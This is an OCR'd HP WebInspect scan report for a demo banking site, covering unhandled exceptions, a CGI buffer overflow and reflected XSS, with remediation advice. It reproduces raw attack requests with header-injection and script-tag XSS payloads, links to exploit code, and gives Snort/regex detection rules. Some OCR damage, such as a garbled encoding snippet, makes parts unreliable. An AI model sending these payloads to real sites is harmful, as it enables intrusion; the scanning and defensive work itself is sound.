
HP Fortify WebInspect

Vulnerability (Legacy)

Web Application Assessment Report

Scan Name:	Sample Scan		
Policy:	Standard	**Crawl Sessions:**	748
Scan Date:	3/20/2014 6:32:32 PM	**Vulnerabilities:**	160
Scan Version:	10.20.652.10	**Scan Duration:**	1 hour : 8 minutes
Scan Type:	Site	**Client:**	FF

Server: http://zero.webappsecurity.com:80



Critical **Poor Error Handling: Unhandled Exception**

Summary:

Critical database server error message vulnerabilities were identified in the web application, indicating that an unhandled exception was generated in your web application code. Unhandled exceptions are circumstances in which the application has received user input that it did not expect and does not know how to handle. When successfully exploited, an attacker can gain unauthorized access to the database by using the information recovered from seemingly innocuous error messages to pinpoint flaws in the web application and to discover additional avenues of attack. Recommendations include designing and adding consistent error-handling mechanisms that are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Description

The most common cause of an unhandled exception is a failure to properly sanitize client-supplied data that is used in SQL statements. They can also be caused by a bug in the web application's database communication code, a misconfiguration of database connection settings, an unavailable database, or any other reason that would cause the application's database driver to be unable to establish a working session with the server. The problem is not that web applications generate errors. All web applications in their normal course of operation will at some point receive an unhandled exception. The problem lies not in that these errors were received, but rather in how they are handled. Any error handling solution needs to be well-designed, and uniform in how it handles errors. For instance, assume an attacker is attempting to access a specific file. If the request returns an error File not Found, the attacker can be relatively sure the file does not exist. However, if the error returns "Permission Denied," the attacker has a fairly good idea that the specific file does exist. This can be helpful to an attacker in many ways, from determining the operating system to discovering the underlying architecture and design of the application.

The error message may also contain the location of the file that contains the offending function. This may disclose the webroot's absolute path as well as give the attacker the location of application "include" files or database configuration information. A fundamental necessity for a successful attack upon your web application is reconnaissance. Database server error messages can provide information that can then be utilized when the attacker is formulating his next method of attack. It may even disclose the portion of code that failed.

Be aware that this check is part of unknown application testing which seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or remediation information for this issue. Please note that this vulnerability may be a false positive if the page it is flagged on is technical documentation relating to a database server.

Execution:

The ways in which an attacker can exploit the conditions that caused the error depend on its cause. In the case of SQL injection, the techniques that are used will vary from database server to database server, and even query to query. An in-

depth guide to SQL Injection attacks is available at http://download.hpsmartupdate.com/asclabs/sql_injection.pdf, or in the SQL Injection vulnerability information, accessible via the Policy Manager. Primarily, the information gleaned from database server error messages is what will allow an attacker to conduct a successful attack after he combines his various findings.

Implication:

The severity of this vulnerability depends on the reason that the error message was generated. In most cases, it will be the result of the web application attempting to use an invalid client-supplied argument in a SQL statement, which means that SQL injection will be possible. If so, an attacker will at least be able to read the contents of the entire database arbitrarily. Depending on the database server and the SQL statement, deleting, updating and adding records and executing arbitrary commands may also be possible. If a software bug or bug is responsible for triggering the error, the potential impact will vary, depending on the circumstances. The location of the application that caused the error can be useful in facilitating other kinds of attacks. If the file is a hidden or include file, the attacker may be able to gain more information about the mechanics of the web application, possibly even the source code. Application source code is likely to contain usernames, passwords, database connection strings and aids the attacker greatly in discovering new vulnerabilities.

Fix:

For Development:

From a development perspective, the best method of preventing problems from arising from database error messages is to adopt secure programming techniques that prevent problems that might arise from an attacker discovering too much information about the architecture and design of your web application. The following recommendations can be used as a basis for that.

- Stringently define the data type (for instance, a string, an alphanumeric character, etc) that the application will accept.
- Use what is good instead of what is bad. Validate input for improper characters.
- Do not display error messages to the end user that provide information (such as table names) that could be utilized in orchestrating an attack.
- Define the allowed set of characters. For instance, if a field is to receive a number, only let that field accept numbers.
- Define the maximum and minimum data lengths for what the application will accept.
- Specify acceptable numeric ranges for input.

For Security Operations:

The following recommendations will help in implementing a secure database protocol for your web application. Be advised each database has its own method of secure lock down.

- **ODBC Error Messaging:** Turn off ODBC error messaging in your database server. Never display raw ODBC or other errors to the end user. See Removing Detailed Error Messages below, or consult your database server's documentation, for more information.
- **Uniform Error Codes:** Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- **Informational Error Messages:** Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- **Proper Error Handling:** Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.
- **Stored Procedures:** Consider using stored procedures. They require a very specific parameter format, which makes them less susceptible to SQL Injection attacks.
- **Database Privileges:** Utilize a least-privileges scheme for the database application. Ensure that user accounts only have the limited functionality that is actually required. All database mechanisms should deny access until it has been granted, not grant access until it has been denied.

For QA:

In reality, simple testing can usually determine how your web application will react to different input errors. More expansive testing must be conducted to cause internal errors to gauge the reaction of the site. If the unhandled exception occurs in a piece of in-house developed software, consult the developer. If it is in a commercial package, contact technical support.

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker?

Reference:

HP:
HP Application Security Center SQL Injection Whitepaper
Apache:
Apache HTTP Server Version 1.3 Custom Error Responses
Apache HTTP Server Version 2.0 Custom Error Responses

Microsoft:
Description of Microsoft Internet Information Services (IIS) 5.0 and 6.0 status codes

Attack Request:

```
POST /bank/online-statements-for-account.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/online-statements.html
Host: zero.webappsecurity.com
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 38
Pragma: no-cache
Cache-Control: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="0A8AFC4578A55F084D0899D01F59B990";
PSID="22B702D36D8BE3B3CE10769569BD7DC3"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="90e84d4b-fe51-47a6-ace4-be01fbb9325c";
AttackSequence="0"; AttackParamDesc="accountId"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="3582";
Engine="Http+Response+Splitting"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="1%250d%
250aSPIHeader%3a%2520SPIValue"; AttackStringProps="Attack"; ThreadId="55"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="111"; sc="1"; ID="7ddd42d6-763b-4550-b95c-570c1d1237e1";
X-Request-Memo: ID="5e5cca5a-38d2-4091-9a5e-0a915eeaf452"; ThreadId="38";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=12BACF63;username=usern
ame;password=password

accountId=1%0d%0aSPIHeader:%20SP
```

Attack Response:

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 20 Mar 2014 23:19:12 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Connection: close
Content-Type: text/html;charset=UTF-8
Content-Length: 14913

...TRUNCATED...Exception: unexpected token: SPIHEADER : line: 2
        at org.springframework.jdbc.support.SQLException
SubclassTranslator.doTranslate(SQLExceptionSubclassTranslator.java:95)
        at org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate
(AbstractFallbackSQLExceptionTranslator.java:72)
        at org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate
(AbstractFallbackSQLExceptionTranslator.java:80)
        at org.springframework.jdbc.core.JdbcTemplate.execute(JdbcTemplate.java:407)
        at org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:456)
        at org.springframework.jdbc.core.JdbcTemplate.query(JdbcTemplate.java:464)
        at org.springframework.jdbc.core.JdbcTemplate.queryForObject(JdbcTemplate.java:472)
```

at com.hp.webinspect.zero.dao.impl.AccountDaoImpl.get(AccountDaoImpl.java:36)
at com.hp.webinspect.zero.service.impl.AccountServiceImpl.get(AccountServiceImpl.java:38)
at com.hp.webinspect.zero.web.controller.BankingController.onlineStatementForAccount
(BankingController.java:311)
at sun.reflect.GeneratedMethodAccessor200.invoke...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/bank/online-statements-for-account.html
- http://zero.webappsecurity.com:80/account/

Critical **Buffer Overflow**

Summary:

Post-query was found.
A buffer overflow exists in post-query that allows an attacker to gain full access to the system. Post-query is an example program designed to demonstrate how posting to a CGI works and is not used for any other purpose.

Execution:

Exploit located at:
http://www.energymech.net/users/proton/pqx.c
http://www.spidynamics.com/exploits/pqx.c

Fix:

Remove this script from the server. It is not needed for production use.

Attack Request:

GET /cgi-bin/post-query HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:


HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:39:28 GMT
Server: ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/cgi-bin/post-query

Critical **Cross-Site Scripting: Reflected**

Summary:



Cross-Site Scripting vulnerability found in Post parameter name. The following attack uses plain encoding:

--></sCrIpT><sCrIpT>alert(23321)</sCrIpT>

Cross-Site Scripting vulnerabilities were verified as executing code on the web application. Cross-Site Scripting occurs when dynamically generated web pages display user input, such as login information, that is not properly validated, allowing an attacker to embed malicious scripts into the generated page and then execute the script on the machine of any user that views the site. In this instance, the web application was vulnerable to an automatic payload, meaning the user simply has to visit a page to make the malicious scripts execute. If successful, Cross-Site Scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on end user systems. Recommendations include implementing secure programming techniques that ensure proper filtration of user-supplied data, and encoding all user supplied data to prevent inserted scripts being sent to end users in a format that can be executed.

Execution:

View the attack string included with the request to check what to search for in the response. For instance, if "(javascript:alert ('XSS')" is submitted as an attack (or another scripting language), it will also appear as part of the response. This indicates that the web application is taking values from the HTTP request parameters and using them in the HTTP response without first removing potentially malicious data.

Implication:

XSS can generally be subdivided into two categories: stored and reflected attacks. The main difference between the two is in how the payload arrives at the server. Stored attacks are just that...in some form stored on the target server, such as in a database, or via a submission to a bulletin board or visitor log. The victim will retrieve and execute the attack code in his browser when a request is made for the stored information. Reflected attacks, on the other hand, come from somewhere else. This happens when user input from a web client is immediately included via server-side scripts in a dynamically generated web page. Via some social engineering, an attacker can trick a victim, such as through a malicious link or "rigged" form, to submit information which will be altered to include attack code and then sent to the legitimate server. The injected code is then reflected back to the user's browser which executes it because it came from a trusted server. The implication of each kind of attack is the same.

The main problems associated with successful Cross-Site Scripting attacks are:

- Account hijacking - An attacker can hijack the user's session before the session cookie expires and take actions with the privileges of the user who accessed the URL, such as issuing database queries and viewing the results.
- Malicious script execution - Users can unknowingly execute JavaScript, VBScript, ActiveX, HTML, or even Flash content that has been inserted into a dynamically generated page by an attacker.
- Worm propagation - With Ajax applications, XSS can propagate somewhat like a virus. The XSS payload can autonomously inject itself into pages, and easily re-inject the same host with more XSS, all of which can be done with no hard refresh. Thus, XSS can send multiple requests using complex HTTP methods to propagate itself invisibly to the user.
- Information theft - Via redirection and fake sites, attackers can connect users to a malicious server of the attacker's choice and capture any information entered by the user.
- Denial of Service - Often by utilizing malformed display requests on sites that contain a Cross-Site Scripting vulnerability, attackers can cause a denial of service condition to occur by causing the host site to query itself repeatedly .
- Browser Redirection - On certain types of sites that use frames, a user can be made to think that he is in fact on the original site when he has been redirected to a malicious one, since the URL in the browser's address bar will remains the same. This is because the entire page isn't being redirected, just the frame in which the JavaScript is being executed.
- Manipulation of user settings - Attackers can change user settings for nefarious purposes.

For more detailed information on Cross-Site Scripting attacks, see the HP Cross-Site Scripting whitepaper.

Fix:

For Development:

Cross-Site Scripting attacks can be avoided by carefully validating all input, and properly encoding all output. When validating user input, verify that it matches the strictest definition of valid input possible. For example, if a certain parameter is supposed to be a number, attempt to convert it to a numeric data type in your programming language.

PHP: intval("0".$_GET['q']);

ASP.NET: int.TryParse(Request.QueryString["q"], out val);

The same applies to date and time values, or anything that can be converted to a stricter type before being used. When accepting other types of text input, make sure the value matches either a list of acceptable values (white-listing), or a strict regular expression. If at any point the value appears invalid, do not accept it. Also, do not attempt to return the value to the user in an error message.

Most server side scripting languages provide built in methods to convert the value of the input variable into correct, non-interpretable HTML. These should be used to sanitize all input before it is displayed to the client.

PHP: string htmlspecialchars (string string [, int quote_style])

ASP.NET: Server.HTMLEncode (strHTML String)

When reflecting values into JavaScript or another format, make sure to use a type of encoding that is appropriate. Encoding data for HTML is not sufficient when it is reflected inside of a script or style sheet. For example, when reflecting data in a JavaScript string, make sure to encode all non-alphanumeric characters using hex (\xHH) encoding.

If you have JavaScript on your page that accesses unsafe information (like location.href) and writes it to the page (either with document.write, or by modifying a DOM element), make sure you encode data for HTML before writing it to the page. JavaScript does not have a built-in function to do this, but many frameworks do. If you are lacking an available function, something like the following will handle most cases:

s = s.replace(/&/g,'&').replace(/"/i,'"').replace(/</i,'<').replace(/>/i,'>').replace(/'/i,''')

Ensure that you are always using the right approach at the right time. Validating user input should be done as soon as it is received. Encoding data for display should be done immediately before displaying it.

For Security Operations:

Server-side encoding, where all dynamic content is first sent through an encoding function where Scripting tags will be replaced with codes in the selected character set, can help to prevent Cross-Site Scripting attacks.

Many web application platforms and frameworks have some built-in support for preventing Cross-Site Scripting. Make sure that any built-in protection is enabled for your platform. In some cases, a misconfiguration could allow Cross-Site Scripting. In ASP.NET, if a page's EnableViewStateMac property is set to False, the ASP.NET view state can be used as a vector for Cross-Site Scripting.

An IDS or IPS can also be used to detect or filter out XSS attacks. Below are a few regular expressions that will help detect Cross-Site Scripting.

Regex for a simple XSS attack:
/((\%3C) <)((\%2F) \/)*[a-z0-9\%]+((\%3E) >)/ix

The above regular expression would be added into a new Snort rule as follows:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"NII Cross-Site Scripting attempt";

flow:to_server,established; pcre:"/((\%3C) <)((\%2F) \/)*[a-z0-9\%]+((\%3E) >)/i"; classtype:Web-application-attack; sid:9000; rev:5;)

Paranoid regex for XSS attacks:
/((\%3C) <)[^\n]+((\%3E) >)/I

This signature simply looks for the opening HTML tag, and its hex equivalent, followed by one or more characters other than the new line, and then followed by the closing tag or its hex equivalent. This may end up giving a few false positives depending upon how your web application and web server are structured, but it is guaranteed to catch anything that even remotely resembles a Cross-Site Scripting attack.

For QA:

Fixes for Cross-Site Scripting defects will ultimately require code based fixes. Read the HP Cross-Site Scripting white paper for more information about manually testing your application for Cross-Site Scripting.

Reference:

HP Cross-Site Scripting Whitepaper
http://download.hpsmartupdate.com/asclabs/cross-site_scripting.pdf

OWASP Cross-Site Scripting Information
https://www.owasp.org/index.php/XSS

Microsoft
http://support.microsoft.com/default.aspx?scid=kb;EN-US;q252985

Microsoft Anti-Cross Site Scripting Library V1.0
http://www.microsoft.com/downloads/details.aspx?familyid=9a2b9c92-7ad9-496c-9a89-af08de2e5982&displaylang=en

CERT
http://www.cert.org/advisories/CA-2000-02.html

Apache
http://httpd.apache.org/info/css-security/apache_specific.html

SecurityFocus.com
http://www.securityfocus.com/infocus/1768

Attack Request:

POST /bank/pay-bills-new-payee.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 220
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="97F8DB80DA805BBBDBCDA1EA16A3EB86";
PSID="A39778AB87458038EAE958AF40D79421"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="2"; AttackParamDesc="name"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="5105";
Engine="Cross+Site+Scripting"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="Jason%252d%252d%
253e%253c%252f%2573%2543%2572%2549%2570%2554%253e%253c%2573%2543%2572%2549%2570%2554%
253e%2561%256c%2565%2572%2574%2528%2532%2533%2533%2532%2531%2529%253c%252f%2573%2543%
2572%2549%2570%2554%253e"; AttackStringProps="Attack"; ThreadId="48"; ThreadType="StateRequestor";
X-RequestManager-Memo: StateID="123"; sc="1"; ID="9f1b9566-5beb-4910-bc01-d187b8375801";
X-Request-Memo: ID="57cf24fe-b0e0-4657-a3bc-9951ec152ebb"; ThreadId="48";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=68EFFC61

name=
Jason%2d%2d%3e%3c%2f%73%43%72%49%70%54%3e%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%
28%32%33%33%32%31%29%3c%2f%73%43%72%49%70%54%3e
&address=1707%20Interdimensional%20Street&account=...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:15:13 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding


```
Keep-Alive: timeout=5, max=86
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 10640

...TRUNCATED...          alertContent.html("The new payee Jason--></sCrIpT><sCrIpT>alert(23321)</sCrIpT> was
successfully created.");
            });...TRUNCATED...tion () {
                /* Name - Jason--></sCrIpT><sCrIpT>alert(23321)</sCrIpT> */
                console.log('Jason--></sCrIpT><sCrIpT>alert(23321)</sCrIpT>');

                /* Account - 12345*...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/search.html?searchTerm=12345%3c%73%43%72%3c%53%63%52%69%50%74%3e%4
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/transfer-funds-verify.html
- http://zero.webappsecurity.com:80/bank/account-activity.html?accountId=1%29%3b%61%6c%65%72%74%28%31%
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/account-activity.html?accountId=1%29%3b%61%6c%65%72%74%28%31%
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-saved-payee.html
- http://zero.webappsecurity.com:80/bank/pay-bills-new-payee.html

Critical **Cross-Site Scripting: Reflected**

Summary:



Cross-Site Scripting vulnerability found in Post parameter name. Triggering this vulnerability requires user action. The following attack uses plain encoding:

<a HrEf=JaVaScRiPt:alert(86666)>

Cross-Site Scripting occurs when dynamically generated web pages display user input, such as login information, that is not properly validated, allowing an attacker to embed malicious scripts into the generated page and then execute the script on the machine of any user that views the site. User interaction vulnerabilities such as this one require the user to trigger the execution of the malicious scripts via an action such as clicking a link or moving the mouse pointer over text. If successful, Cross-Site Scripting vulnerabilities can be exploited to manipulate or steal cookies, create requests that can be mistaken for those of a valid user, compromise confidential information, or execute malicious code on end user systems. Recommendations include implementing secure programming techniques that ensure proper filtration of user-supplied data, and encoding all user supplied data to prevent inserted scripts being sent to end users in a format that can be executed.

Execution:

View the attack string included with the request to check what to search for in the response. For instance, if "(javascript:alert ('XSS')" is submitted as an attack, it will also appear as part of the response. This indicates that the web application is taking values from the HTTP request parameters and using them in the HTTP response without first removing potentially malicious data.

Implication:

XSS can generally be subdivided into two categories: stored and reflected attacks. The main difference between the two is in how the payload arrives at the server. Stored attacks are just that...in some form stored on the target server, such as in a database, or via a submission to a bulletin board or visitor log. The victim will retrieve and execute the attack code in his browser when a request is made for the stored information. Reflected attacks, on the other hand, come from somewhere else. This happens when user input from a web client is immediately included via server-side scripts in a dynamically generated web page. Via some social engineering, an attacker can trick a victim, such as through a malicious link or "rigged" form, to submit information which will be altered to include attack code and then sent to the legitimate server. The injected code is then reflected back to the user's browser which executes it because it came from a trusted server. The implication of each kind of attack is the same.

The main problems associated with successful Cross-Site Scripting attacks are:

- Account hijacking - An attacker can hijack the user's session before the session cookie expires and take actions with the privileges of the user who accessed the URL, such as issuing database queries and viewing the results.
- Malicious script execution - Users can unknowingly execute JavaScript, VBScript, ActiveX, HTML, or even Flash content that has been inserted into a dynamically generated page by an attacker.
- Worm propagation - With Ajax applications, XSS can propagate somewhat like a virus. The XSS payload can autonomously inject itself into pages, and easily re-inject the same host with more XSS, all of which can be done with no hard refresh. Thus, XSS can send multiple requests using complex HTTP methods to propagate itself invisibly to the user.
- Information theft - Via redirection and fake sites, attackers can connect users to a malicious server of the attacker's choice and capture any information entered by the user.
- Denial of Service - Often by utilizing malformed display requests on sites that contain a Cross-Site Scripting vulnerability, attackers can cause a denial of service condition to occur by causing the host site to query itself repeatedly .
- Browser Redirection - On certain types of sites that use frames, a user can be made to think that he is in fact on the original site when he has been redirected to a malicious one, since the URL in the browser's address bar will remains the same. This is because the entire page isn't being redirected, just the frame in which the JavaScript is being executed.
- Manipulation of user settings - Attackers can change user settings for nefarious purposes.

For more detailed information on Cross-Site Scripting attacks, see the HP Cross-Site Scripting whitepaper.

Fix:

For Development:

Cross-Site Scripting attacks can be avoided by carefully validating all input, and properly encoding all output. When validating user input, verify that it matches the strictest definition of valid input possible. For example, if a certain parameter is supposed to be a number, attempt to convert it to a numeric data type in your programming language.

PHP: intval("0".$_GET['q']);

ASP.NET: int.TryParse(Request.QueryString["q"], out val);

The same applies to date and time values, or anything that can be converted to a stricter type before being used. When accepting other types of text input, make sure the value matches either a list of acceptable values (white-listing), or a strict regular expression. If at any point the value appears invalid, do not accept it. Also, do not attempt to return the value to the user in an error message.

Most server side scripting languages provide built in methods to convert the value of the input variable into correct, non-interpretable HTML. These should be used to sanitize all input before it is displayed to the client.

PHP: string htmlspecialchars (string string [, int quote_style])

ASP.NET: Server.HTMLEncode (strHTML String)

When reflecting values into JavaScript or another format, make sure to use a type of encoding that is appropriate. Encoding data for HTML is not sufficient when it is reflected inside of a script or style sheet. For example, when reflecting data in a JavaScript string, make sure to encode all non-alphanumeric characters using hex (\xHH) encoding.

If you have JavaScript on your page that accesses unsafe information (like location.href) and writes it to the page (either with document.write, or by modifying a DOM element), make sure you encode data for HTML before writing it to the page. JavaScript does not have a built-in function to do this, but many frameworks do. If you are lacking an available function, something like the following will handle most cases:

s = s.replace(/&/g,'&').replace(/"/i,'"').replace(/</i,'<').replace(/>/i,'>').replace(/'/i,''')

Ensure that you are always using the right approach at the right time. Validating user input should be done as soon as it is received. Encoding data for display should be done immediately before displaying it.

For Security Operations:

Server-side encoding, where all dynamic content is first sent through an encoding function where Scripting tags will be replaced with codes in the selected character set, can help to prevent Cross-Site Scripting attacks.

Many web application platforms and frameworks have some built-in support for preventing Cross-Site Scripting. Make sure that any built-in protection is enabled for your platform. In some cases, a misconfiguration could allow Cross-Site Scripting. In ASP.NET, if a page's EnableViewStateMac property is set to False, the ASP.NET view state can be used as a vector for Cross-Site Scripting.

An IDS or IPS can also be used to detect or filter out XSS attacks. Below are a few regular expressions that will help detect Cross-Site Scripting.

Regex for a simple XSS attack:
/((\%3C) <)((\%2F) \/)*[a-z0-9\%]+((\%3E) >)/ix

The above regular expression would be added into a new Snort rule as follows:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"NII Cross-Site Scripting attempt";

flow:to_server,established; pcre:"/((\%3C) <)((\%2F) \/)*[a-z0-9\%]+((\%3E) >)/i"; classtype:Web-application-attack; sid:9000; rev:5;)

Paranoid regex for XSS attacks:
/((\%3C) <)[^\n]+((\%3E) >)/I

